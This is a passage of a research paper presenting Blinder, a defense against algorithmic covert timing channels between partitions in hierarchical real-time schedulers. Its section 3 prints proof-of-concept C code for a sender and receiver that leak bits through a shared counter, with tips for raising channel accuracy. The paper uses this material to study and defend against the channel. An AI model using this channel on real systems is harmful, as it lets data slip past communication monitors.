Our Blinder deters such attempts by guaranteeing that the local-execution state (i.e., partition-local schedule) changes at deterministic time points no matter how the global state




Figure 1: Hierarchical scheduling.

changes (i.e., partition-level schedule). Hence, partitions can be scheduled still in non-static ways (thus taking advantage of the flexibility in resource utilization) while achieving the strong *partition-obliviousness* property that has been possible only with static approaches. Blinder removes the algorithmic covert timing-channel in hierarchical scheduling even if an attacker is able to precisely control the timings of applications. Furthermore, it is minimally-intrusive and modular in that it does not require any modifications to the global and local scheduling policies and hence can be applied to a wide variety of existing systems that employ hierarchical scheduling.

In summary, this paper makes the following contributions:

- We demonstrate an algorithmic covert timing-channel between time-partitions through hierarchical scheduler of existing real-time operating systems.
- We introduce Blinder, a run-time schedule transformation algorithm that makes partitions oblivious to others' varying temporal behavior, and we also analyze its impact on the schedulability of real-time tasks.
- We implement Blinder on an open-source real-time operating system and evaluate its impact on the responsiveness as well as scheduling overheads.
- We demonstrate a deployment of Blinder on a prototype real-time system and discuss system design and implementation challenges and possible mitigations.

2 Preliminaries

2.1 System Model and Terminology

We consider a real-time system that hosts N applications, $\mathbf{\Pi} = \{\Pi_1, \ldots, \Pi_N\}$, sharing CPU time. Each application, or *partition*, Π_i is comprised of one or more *tasks*, i.e., $\Pi_i = \{\tau_{i,1}, \tau_{i,2}, \ldots, \tau_{i,m_i}\}$, where m_i is the number of tasks in Π_i. Each task is characterized by $\tau_{i,j} := (p_{i,j}, e_{i,j})$, where $p_{i,j}$ is the minimum inter-arrival time (i.e., period) and $e_{i,j}$ is the worst-case execution time.

The partitions are scheduled in a *hierarchical* manner [8, 14] as shown in Figure 1 and Algorithm 1; the *global* scheduler determines which partition to execute next at time instant t. Let $\Pi(t)$ denote the partition selected by the global scheduler for t. Then, the tasks of $\Pi(t)$ are scheduled *locally* according to its local scheduling policy.

Each task is associated with a priority, $\texttt{Pri}(\tau_{i,j})$, which can be fixed (e.g., Rate Monotonic (RM) [27] priority assignment) or dynamic (e.g., Earliest Deadline First (EDF) [27]). We do not assume any particular global and local scheduling policies. However, simply for the ease of comprehension of the key

Algorithm 1: `Schedule`$(\mathbf{\Pi}, t)$

```
Π(t) ← GlobalScheduler(Π,t) /* ① Selects partition */
if Π(t) ≠ Π(t−1) then
    SuspendPartition(Π(t−1))
end
LocalScheduler(Π(t))            /* ② Selects task  */
```

concepts, example schedules in the figures used throughout this paper are based on the fixed-priority global and local schedulings. For most safety-critical systems such as avionics and automotive systems, Rate Monotonic scheduling policy is dominantly employed for local task scheduling due to its stability and conservative predictability [28, 35].

Terminology: Tasks *arrive* to the system on a schedule or in response to external events (e.g., interrupts). For instance, a task can be scheduled to arrive every 100 ms for service of a recurrent workload. The arrival time of task $\tau_{i,j}$ is denoted by $\texttt{t}_\texttt{a}(\tau_{i,j})$. A task is said to be *released* if it becomes visible to the partition to which it belongs, thus becoming available for execution. Each partition Π_i maintains a ready queue Q_i^R of tasks that have been released but not been finished. The Π_i-local scheduler selects a task from $Q_i^R(t)$ for each t.

Each partition $\Pi_i := (T_i, B_i)$ is associated with a non-negative, *maximum budget* B_i; the partition cannot execute for more than B_i (e.g., 20 ms) during a *replenishment period* T_i (e.g., 100 ms). The *remaining* budget for time t is denoted by $B_i(t)$ and $0 \le B_i(t) \le B_i$. No task of Π_i can execute when $B_i(t) = 0$. Partition Π_i is said to be *schedulable* if it is guaranteed to execute for B_i over every replenishment period T_i.

Partition Π_i is said to be *active* at t, denoted by $\texttt{active}(\Pi_i, t)$, if it has a non-zero remaining budget and task(s) to execute, i.e., $B_i(t) > 0$ and $Q_i^R(t) \neq \emptyset$. Only active partitions are subject to the global scheduling.

Definition 1 (Partition preemption)**.** *Partition Π_i is said to be* preempted *if it is not selected by the global scheduler (i.e., $\Pi(t) \neq \Pi_i$) although it has a non-zero remaining budget and has task(s) to run (i.e., it is active). That is,*

$$\texttt{Preempted}(\Pi_i, t) \equiv [\Pi(t) \neq \Pi_i] \wedge \texttt{active}(\Pi_i, t).$$

2.2 Hierarchical Scheduling

Hierarchical scheduling can be categorized into two classes, *static* or *non-static* partitionings, depending on whether partitions are activated at deterministic times or not.

Static Partitioning: Commonly referred to as table-driven scheduling, cyclic-executive, or TDMA (Time Division Multiple Access) scheduling, this approach statically assigns a *fixed* time window of length B_i to each partition Π_i, as shown in Figure 2(a). The fixed schedule repeats every *major cycle* (MC) which is the sum of the partition windows, i.e., $MC = \sum_i B_i$. Hence, each Π_i effectively receives B_i/MC of CPU utilization (e.g., 20 ms/100 ms = 20%). $\Pi(t)$ is deterministic and $\Pi(t) = \Pi(t + MC)$ for any time t. Under the static partitioning scheme, the CPU is left unused if $\Pi(t)$ has no task to




Figure 2: A comparison of static and non-static partitionings.

run even when other partitions have ready tasks. Hence, the temporal behavior of a partition is completely isolated from others. The IMA (Integrated Modular Avionics) architecture of ARINC 653 standard [8] and MILS systems employ this table-driven approach as the partition-level scheduling, and it is implemented in commercial RTOSes such as VxWorks 653 [6] and LynxSecure [1].

The simplicity in the temporal reasoning comes at the cost of inflexibility of resource usage. As shown in Figure 2(a), tasks (e.g., $\tau_{1,2}$) may experience long *initial latency* due to asynchrony between task arrival and the partition's active window. To avoid this, the major cycle could be chosen to be integer multiple of all task periods in the system. However, it is unlikely to find such a major cycle that can remove the initial latencies especially when integrating multiple applications that have different *base rate*, not to mention sporadic (e.g., interrupt-driven) arrivals of tasks. Furthermore, a (system-wide) high-priority task in an inactive partition cannot run until the partition's next window comes, during which lower-priority tasks in other partitions run. These phenomena are inevitable in static partitionings [17, 22].

Non-static Partitioning: This category includes *server*-based approaches such as periodic server [37], sporadic server [39], constant bandwidth server [7], etc. Real-time servers [28, 35] were originally employed to reserve a CPU share for aperiodic tasks while isolating them from critical tasks. In the context of hierarchical scheduling, a server acts as a single partition for a set of tasks that constitutes an application. It is characterized by the budget, B_i, and the replenishment period, T_i. When a task executes, the associated server's budget is depleted for the amount of execution. Each server is assigned a unique priority $\texttt{Pri}(\Pi_i)$, and partitions can be scheduled based on fixed priority (e.g., periodic server, sporadic server) or dynamic priority (e.g., constant bandwidth server).

Different server algorithms differ in the budget consumption and replenishment policies, as shown in Figure 3. For




Figure 3: A comparison of real-time server algorithms.

instance, a periodic server [37] is invoked periodically, at which time instant the full budget is replenished. The budget of the current server (i.e., selected by the partition-level scheduler) is consumed even when no task is running. Hence, if a new task arrives after the budget is idled away, the task needs to wait until the next replenishment. In contrast, in deferrable [40] and sporadic server [39] algorithms, budget is consumed only when tasks run. In the former, the full budget is replenished no matter how much budgets are consumed. On the other hand, a sporadic server may have multiple replenishment threads; if a task consumes a budget of b during $[t, t+b)$, the same amount of budget is replenished at $t+T_i$. This effectively limits the server's CPU utilization to B_i/T_i for every T_i time units.

RTOSes implement variants of the server algorithms in consideration of performance and complexity. For instance, the sporadic-polling reservation in LITMUS^{RT} [12] is a variant of the sporadic server – the budget consumption begins once the server takes the CPU and the budget is fully replenished after one period. QNX's adaptive partitioning [2], which enforces CPU utilization of each application partition, also implements a variant of sporadic server in the form of sliding window. Also, Linux (since version 3.14) supports `SCHED_DEADLINE` scheduling policy that can implement constant bandwidth server (CBS) [7] for per-task CPU reservation. Modern real-time hypervisors (e.g., [3, 5]) also support priority-based time-partitioning among virtual machines.

Figure 4 compares task responsiveness under TDMA and sporadic-polling server that are measured from our target system (more detail is provided in Section 6.2 and Appendix B). As the results highlight, and also as discussed above, the





Figure 4: Probability distribution of response times under TDMA and sporadic-polling server schedulers of LITMUS^{RT}.



(a) Π_S sends bit 0 (b) Π_S sends bit 1

Figure 5: $\tau_{R,1}$ and $\tau_{R,2}$ in Π_R can infer Π_S's execution behavior using non-timing information such as a counter C.

non-static partitioning scheme achieves improved average response times compared to the static mechanism (by 108% and 39% for $\tau_{1,1}$ and $\tau_{4,4}$, respectively) mainly because partition executions are not fixed. However, as will be shown in Section 3, such a flexibility is in fact what enables illegitimate information-flow between partitions.

3 Algorithmic Covert Timing-Channel in Hierarchical Scheduling

In this section, we discuss how non-static time partitioning can enable algorithmic covert timing-channels through hierarchical scheduling. Let us first consider Figure 5 with two partitions, Π_S (Sender) and Π_R (Receiver), where $\texttt{Pri}(\Pi_S) > \texttt{Pri}(\Pi_R)$. The receiver partition Π_R has two tasks $\{\tau_{R,1}, \tau_{R,2}\}$ where $\texttt{Pri}(\tau_{R,1}) < \texttt{Pri}(\tau_{R,2})$. A covert communication channel can be formed between the partitions by (i) $\tau_{S,1}$'s varying execution length and (ii) changes in the local schedule of Π_R. In Case (a) of the figure, $\tau_{R,1}$ finishes before $\tau_{R,2}$ starts if $\tau_{S,1}$ executes for a short amount of time, whereas in Case (b) $\tau_{R,1}$ is further delayed by $\tau_{R,2}$ if $\tau_{S,1}$'s execution is long enough. In its simplest form, the sender $\tau_{S,1}$ can have two execution modes (i.e., short or long executions) to encode bits 0 or 1.

Here, Π_R can observe Π_S's varying behavior without using time information. For example, a counter C, shared only between $\tau_{R,1}$ and $\tau_{R,2}$, can be used to infer Π_R's local schedule – $\tau_{R,1}$ checks if the value of C changes from the beginning of its execution (❶) to the end (❷), while $\tau_{R,2}$ increases C by 1 at the beginning of its execution (Ⓦ), as Figure 5 illustrates. The order of ❷ and Ⓦ is influenced by the sender – if Π_S sends 0, $\tau_{R,1}$ will see the counter value remaining same because it finishes before $\tau_{R,2}$ increases C. If $\tau_{R,1}$ sees an increment of C, it indicates that Π_S has signaled bit 1.

To show the vulnerability of existing operating systems to the algorithmic covert timing-channel through hierarchical scheduling, we implemented the scenario described above on LITMUS^{RT} [12], a real-time extension of the Linux kernel. We used its sporadic-polling scheduler, which is a variant of sporadic server. Figure 6 presents the source codes of (i) $\tau_{S,1}$ that varies its execution length to encode bit 0 or 1, (ii) $\tau_{R,1}$ that checks a change in the counter shared with $\tau_{R,2}$, and (iii) $\tau_{R,2}$ that merely increases the shared counter. Tasks run for

```
void sender_job(int bit) {
  if (bit==1)
    n_loops = 10000000;
  else
    n_loops =  2000000;

  for (i=0; i<n_loops; i++)
    asm("nop");
}
```

bit=0: ❶ → ❷ → Ⓦ


bit=1: ❶ → Ⓦ → ❷

```
int receiver1_job(void) {
  prev_c = shared_c;          ❶
  n_loops = 6000000;

  for (i=0; i<n_loops; i++)
    asm("nop");

  curr_c = shared_c;          ❷
  return curr_c - prev_c;
}
void receiver2_job(void) {
    shared_c++;               Ⓦ
}
```

Figure 6: Implementations of $\tau_{S,1}$, $\tau_{R,1}$, and $\tau_{R,2}$.



(a) curr_c − prev_c = 6 (b) curr_c − prev_c = 9

Figure 7: Extending from Figure 5, $\tau_{R,1}$ can perceive varying amount of preemption.

a pre-defined number of loops (i.e., `n_loops`), thus no time information is needed. The numbers are chosen in such a way that $\tau_{R,1}$ finishes prior to $\tau_{R,2}$'s arrival if $\tau_{S,1}$ sends bit 0. As long as the conditions on the priority relation and the relative phases are met, $\tau_{S,1}$ can send an arbitrary bit-stream to $\tau_{R,1}$. We were also able to reproduce the same scenario on QNX Neutrino as well. We created the partitions using its Adaptive Partitioning Thread Scheduler [2] with the same configuration used in LITMUS^{RT} and C code similar to Figure 6, although there is no priority relation among partitions in this case.

The technique described above can be extended in various ways. Figure 7 shows an extension, in which $\tau_{R,2}$ acts as a regular *tick* counter. While Π_R is preempted by Π_S, $\tau_{R,2}$'s executions are delayed. Because its priority is higher than $\tau_{R,1}$, upon returning from Π_S's preemption, the accumulated jobs of $\tau_{R,2}$ execute, increasing the counter value by the number of times it could not execute during the preemption. Depending on the length of the preemption, the difference `curr_c - prev_c` at ❷ changes, which enables a multi-bit channel.

3.1 Adversary Model

We assume that task execution is time-invariant. That is, if a task executes for a period of time Δt, the progress that it makes from time t_0 to $t_0 + \Delta t$ remains indistinguishably constant even if t_0 changes. This assumption might be violated by, for example, microarchitectural timing-channels [20, 23, 24, 26]. We assume that the microarchitectural timing-channels are properly mitigated [15, 18] to the degree that the time-invariant property holds. We acknowledge that the microarchitectural timing-channels play an important role in interferences. In this paper, we show that an *algorithmic* timing-channel through hierarchical scheduling can exist even if the microarchitec-




Figure 8: Motivating scenario of illegitimate information flow.

tural timing-channels are completely closed. Hence, we can view the microarchitectural channels as an orthogonal issue.

Partitions can communicate with each other but only through explicit channels to send/receive data such as sensor data, actuation commands, system-monitoring information, and so on. These channels are monitored, and no unknown explicit channels exist. In Linux-based environment, software compartmentalization mechanisms such as Linux containers (LXC) [10] can help reduce hidden channels as well as providing proper resource (e.g., memory, I/O) isolation.

We do not limit an adversary's ability to control its timing; he/she can even request the scheduler to launch tasks at precise times, using facilities that are intended for managing precedence constraints among tasks in both same and different partitions (e.g., data sender and receiver) and also for aligning task arrivals with certain events such as periodic retrieval of sensor data. With such capabilities, the adversary can maximize the chance for successful communication over the covert channel through hierarchical scheduling. Our goal is to prevent the adversary from forming the covert channel even under such optimized conditions.

Motivating Scenario: We implemented the scenario presented above on an 1/10th-scale autonomous driving system that is composed of four partitions as shown in Figure 8. The implementation details are presented in Section 6.1. The partitions are scheduled by the sporadic-polling scheduler, and each partition is isolated inside an LXC. In this system, various run-time information such as driving commands are collected via explicit channels by the health monitoring partition Π_4 for a post-analysis purpose. We can consider an ill-intended system administrator who exploits a covert channel to collect sensitive information such as location data that are supposed not to be collected. In the system, the navigation partition, which computes a navigation path for the behavior controller, may leak the current location data to the health monitoring module in which it is secretly stored along with other run-time information, bypassing communication monitors. Specifically, we took advantage of the watchdog process in Π_4; upon receiving a heartbeat message from Π_3, the receiver task is launched with a delay to time itself to the sender. This approach is advantageous in that the sender and receiver tasks do not need to coordinate their timing in advance – the timing and frequency are controlled by the sender. Of course, if the adversary had a full control of the system, it could be easily configured to launch the tasks in phase.




Figure 9: Accuracy of communication over the covert channel through LITMUS^{RT}'s hierarchical scheduling.

3.2 Feasibility Test

Although this paper does not aim to propose an advanced attack technique, we demonstrate the feasibility of the scenarios presented above in a general setting. For this, we used the system configuration shown in Table 1 in Section 6.2. The partitions divide the CPU share equally (with $\alpha = 1.25$). The tasks' inter-arrival times are not fixed, and thus they can arrive at arbitrary times. This creates unpredictable interference with the sender and receiver. We implemented the sender and receiver tasks in Π_3 and Π_4, respectively, as middle-priority tasks and tried three different base system loads ($\beta \in \{0.25, 0.625, 1.0\}$) to vary the amount of noise on the covert channel. The sender and the receiver use a simple repetition code of length 5.

We tried two approaches: (i) phased-based and (ii) message-based launches. In the phase-based approach, the sender and receiver tasks arrive periodically (every 100 ms) from the same initial phase using LITMUS^{RT}'s synchronous-release function. The message-based scheme takes advantage of a legitimate communication channel as explained above. Figure 9 presents the communication accuracy under the two schemes. Each data point is measured for 30 minutes. Although the success rate is considerably high when the system is light-loaded, it drops as the interference by other partitions and tasks increases (i.e., high-loaded). Overall, the message-based coordination achieves higher accuracy than the phase-based scheme because in the former, both the sender and receiver tasks are delayed together until the sender takes the CPU. Whereas in the latter, the receiver's arrival is independent from the sender.

Based on these observations, we tried a simple technique that can significantly improve the accuracies – giving more weight to bit '1' when decoding a repetition code. This is based on the fact that the receiver is more likely to see bit '0' because its execution is likely to be delayed by other tasks (i.e., $\tau_{R,1}$ and $\tau_{R,2}$ in Figure 5(a) are delayed together). As shown in Figure 9, this biased majority voting improves the accuracy by up to 14%. It can be further enhanced if the sender and receiver tasks were allowed to choose their partition-local priorities. This is based on the fact that communication between them is likely to be successful if they execute back-to-back. Hence, we tried giving the Π_3-local lowest-priority to the sender and the Π_4-local highest-priority to the receiver,




Figure 10: Schedule traces generated by LITMUS^{RT} under our solution that correspond to Figures 5(b) and 7(b).

which resulted in an improvement of up to 9%. Although we did not try, the accuracies can be further improved if, for example, (i) other tasks execute in a strictly-periodic fashion, (ii) the sender and receiver can take into account other tasks' timing properties such as periods, (iii) they can coordinate with their partition-local tasks for a better timing, and so on.

The results above highlight that systems that employ hierarchical scheduling with non-static time partitioning are vulnerable to such covert timing-channel, and an adversary can use various techniques to increase the chance of successful communication. Our solution, which will be presented in later sections, deters such attempts even when the system is configured in favor of the adversary. In fact, the adversary's best chance at distinguishing timing variations from other partitions becomes no better than a random guess because the cases in Figures 5(b) and 7(b) cannot occur under our solution, as shown in Figure 10.

4 Non-interference of Partition-Local Schedule

Following the definition in [32], we define information-flow through hierarchical scheduling as follows:

Definition 2 (Information-flow through hierarchical scheduling)**.** *Information is said to flow from a partition Π_j to another partition Π_i when changes in the temporal behavior of Π_j result in changes in Π_i's observation on its local state.*

Section 3 presented how illegitimate information-flow can be established between non-static partitions even without using time measurements. Specifically, the tasks of partition Π_R were able to perceive Π_S's varying execution behavior from observing changes in their own partition's *local schedule* [29].

Definition 3 (Partition-local schedule)**.** *The Π_i-local schedule is defined as a mapping from the* partition-local time*, $t^{(i)}$, to task set Π_i. The partition-local time advances only when it is selected by the global scheduler to serve its tasks.*

Figure 11 shows how the varying execution of Π_S changes the local schedule of Π_R. For instance, as soon as Π_R returns from the preemption at local time $t_1^{(R)}$, task $\tau_{R,1}$ continues its execution in Case (a). Whereas in Case (b), $\tau_{R,2}$ executes because it is the highest-priority task in the ready queue of Π_R when it resumes. Similarly, at the local time $t_2^{(R)}$, task $\tau_{R,2}$ executes in Case (a) while $\tau_{R,1}$ executes in Case (b).

The fundamental reason why the partition-local schedule changes is because the tasks are released at non-deterministic




Figure 11: Two different local schedules of Π_R due to the varying execution of Π_S. Notice that the local time of Π_R does not advance while it is not running due to a preemption.

local times even if they arrive at deterministic physical times. For example, $\tau_{R,2}$ arrives at physical time t_2 as shown in Figure 5. However, in the Π_R-local time, it is released at $t_1^{(R)} + \Delta t$ in Case (a) and $t_1^{(R)}$ in (b) as shown in Figure 11. Thus, the amount of progress that $\tau_{R,1}$ makes until $\tau_{R,2}$'s release varies, which enables them to know the order of their executions.

If tasks are released at deterministic local-time points, they always produce the same partition-local schedule because the state of the partition's ready queue changes at the deterministic time points. Following the definition in [29], we define the non-interference property of partition-local schedule as follows:

Definition 4 (Non-interference of partition-local schedule)**.** *Partition Π_i is said to be non-interferent if its local schedule is invariant to how other partitions $\mathbf{\Pi} \setminus \{\Pi_i\}$ execute. Specifically, Π_i's local schedule is deterministic if tasks of Π_i are released at deterministic Π_i-local times.*

5 Partition-Oblivious Hierarchical Scheduling

In this section, we present Blinder, a run-time schedule transformation algorithm that makes non-static time partitions oblivious to others' varying behavior. Our design goals for Blinder are to (i) make it agnostic to global and local scheduling mechanisms, (ii) incur low scheduling overhead, and (iii) make its worst-case impact on the responsiveness deterministic, which is important for real-time applications.

5.1 High-level Idea

Partition-local schedules can be made deterministic simply by a static partitioning; that is, partitions are suspended at deterministic time points for fixed amount of time. This, however, may lead to low CPU utilization as briefly discussed in Section 2.2. Hence, instead of controlling when and how long partitions should execute, we aim to allow partitions to be scheduled still in non-static ways (thus taking advantage of the improved responsiveness of non-static partitioning schemes) while preventing the non-deterministic behaviors from being distinguishable by local tasks. Blinder achieves this by controlling when to introduce task to partition, i.e., *task release time*.




Figure 12: Blinder controls the release times of newly-arrived tasks to make the partition-local schedule deterministic.




Figure 13: Π_i's canonical local schedule.

Figure 12 illustrates the high-level idea using a two-partition example that is similar to the case considered in Figure 5. Here, the release of $\tau_{i,2}$ that arrives at physical time t_2 is deferred *as if* Π_j*'s preemption did not occur*. Specifically, $\tau_{i,2}$'s release is deferred until t_4 to ensure that $\tau_{i,1}$ would execute for the amount of time that it would have done (i.e., $\Delta y = t_2 - t_1$) if the preemption by Π_j did not happen. Hence, $\tau_{i,2}$ is released at $t_4 = t_3 + \Delta y$ where t_3 is when Π_i returns from the preemption. Thus, $\tau_{i,1}$ is guaranteed to execute for

$$(t_1 - t_0) + (t_4 - t_3) = (t_1 - t_0) + (t_2 - t_1) = t_2 - t_0 = \Delta x + \Delta y.$$

Note that it is independent from the duration of the preemption by Π_j, i.e., $t_3 - t_1$. Thus, $\tau_{i,1}$ makes the same amount of progress, i.e., $\Delta x + \Delta y$, until $\tau_{i,2}$ is released, regardless of how long the preemption is. Such a deferment is applied also to certain tasks that arrive while the partition is active. $\tau_{i,3}$ is an example. If it was released immediately upon the arrival at time t_6, $\tau_{i,1}$ would be preempted by $\tau_{i,3}$, which would not occur if Π_j's preemption was shorter or did not happen. On the other hand, $\tau_{i,2}$'s second arrival at time t_8 does not need to be deferred because all the prior executions that are *affected* by the partition-level preemption complete before t_8, and thus $\tau_{i,2}$'s execution does not change the local schedule of Π_i.

Blinder guarantees that tasks are always released at deterministic partition-local times by enforcing that the partition-local schedules to follow the partition's *canonical local schedule* – the local schedule when no other partitions run [29]. Figure 13 shows an example canonical local schedule of Π_i that resulted in the schedule in Figure 12. For instance, the first arrival of $\tau_{i,2}$ is released at Π_i-local time $t_b^{(i)} = t_a^{(i)} + (\Delta x + \Delta y)$. Only the corresponding physical time varies in the presence of other partitions. An actual schedule observed in the physical-time domain under Blinder can be viewed as the canonical schedule being stretched out over time by higher-priority partitions. Hence, actual schedules vary with the partition schedule while the partition-local schedule remains same.




Figure 14: Blinder uses arrival queue to control task release.

The canonical local schedule, however, cannot be statically constructed because tasks may arrive at arbitrary times and have variable execution times. Most importantly, these in turn affect when partition budget is depleted and replenished. Hence, the challenge lies in determining for how long $\tau_{i,2}$'s release must be deferred (i.e., Δy in Figure 12), which depends on the amount of CPU time that $\tau_{i,1}$ would have used if not preempted by Π_j. The crux of Blinder algorithm is the *on-line* construction of canonical local schedule.

5.2 Blinder Algorithm

Figure 14 illustrates a high-level overview of Blinder algorithm. It constructs a canonical local schedule of partition in the run-time by having an *arrival queue* hold newly-arrived tasks until releasing them to the ready queue at the right timing: it depends on how the partition is scheduled. Without Blinder, every newly-arriving task is immediately inserted to the ready queue. As discussed earlier, this is the very source of information-flow between partitions.

5.2.1 Scheduling Primitives

Blinder algorithm does not require a change in the generic hierarchical scheduler presented in Algorithm 1 (Section 2.1). That is, at each scheduling decision, a partition is selected according to the global scheduling policy. It is important to notice that Blinder only controls the task release times. Once tasks are released, they are scheduled according to the partition-specific local scheduling policy that is independent from Blinder algorithm, as shown in Algorithm 2 (last line).

Task arrival, release, and departure: `TaskArrive` is invoked at any time when a new task $\tau_{i,j}$ arrives to partition Π_i. The task is inserted into the arrival queue $Q_i^A(t)$, annotated with the arrival time $\mathtt{t_a}(\tau_{i,j}) = t$, as shown in Algorithm 3. As long as the partition Π_i is selected by the global scheduler to run, i.e., $\Pi(t) = \Pi_i$, it checks for task release. As shown in Algorithm 2, Blinder releases tasks that meet a certain condition (which will be introduced shortly) by moving them from the arrival queue to the ready queue. `TaskDepart`, shown in

Algorithm 2: `LocalScheduler`(Π_i)

Δt_i: time used by Π_i since the last check
$\mathtt{Used}_i \leftarrow \mathtt{Used}_i + \Delta t_i$
for $\tau_{i,j} \in Q_i^A(t)$ **do**
  $\mathtt{lag}_{i,j} \leftarrow \mathtt{lag}_{i,j} - \Delta t_i$ `/* Reduce lag */`
  if $\mathtt{lag}_{i,j} == 0$ **then**
    $Q_i^A(t) \leftarrow Q_i^A(t) - \{\tau_{i,j}\}$
    $Q_i^R(t) \leftarrow Q_i^R(t) \cup \{\tau_{i,j}\}$ `/* Release task */`
  end
end
$\tau_i(t) \leftarrow$ select a task from $Q_i^R(t)$ according to local scheduling policy

Algorithm 3: `TaskArrive`($\tau_{i,j}$)

```
t_a(τ_{i,j}) ← t                                  /* Arrival time of τ_{i,j} */
Q_i^A(t) ← Q_i^A(t) ∪ {τ_{i,j}}
lag_{i,j} ← lag_i(t)                              /* Initialize lag_{i,j} */
if M_i(t) == M_normal and Preempted(Π_i, t) == True then
    EnterDeferredMode(Π_i)
end
```

Algorithm 4: `TaskDepart`($\tau_{i,j}$)

```
Q_i^R(t) ← Q_i^R(t) − {τ_{i,j}}
if Q_i^R(t) == ∅ and M_i(t) == M_deffered then
    if Q_i^A(t) == ∅ then
        M_i(t) ← M_normal                         /* Switch to normal mode */
    else
        ShiftRelease(Π_i)                         /* Update lag in Q_i^A(t) */
    end
end
```

Algorithm 4, is called when a task execution completes and removes the task from the ready queue.

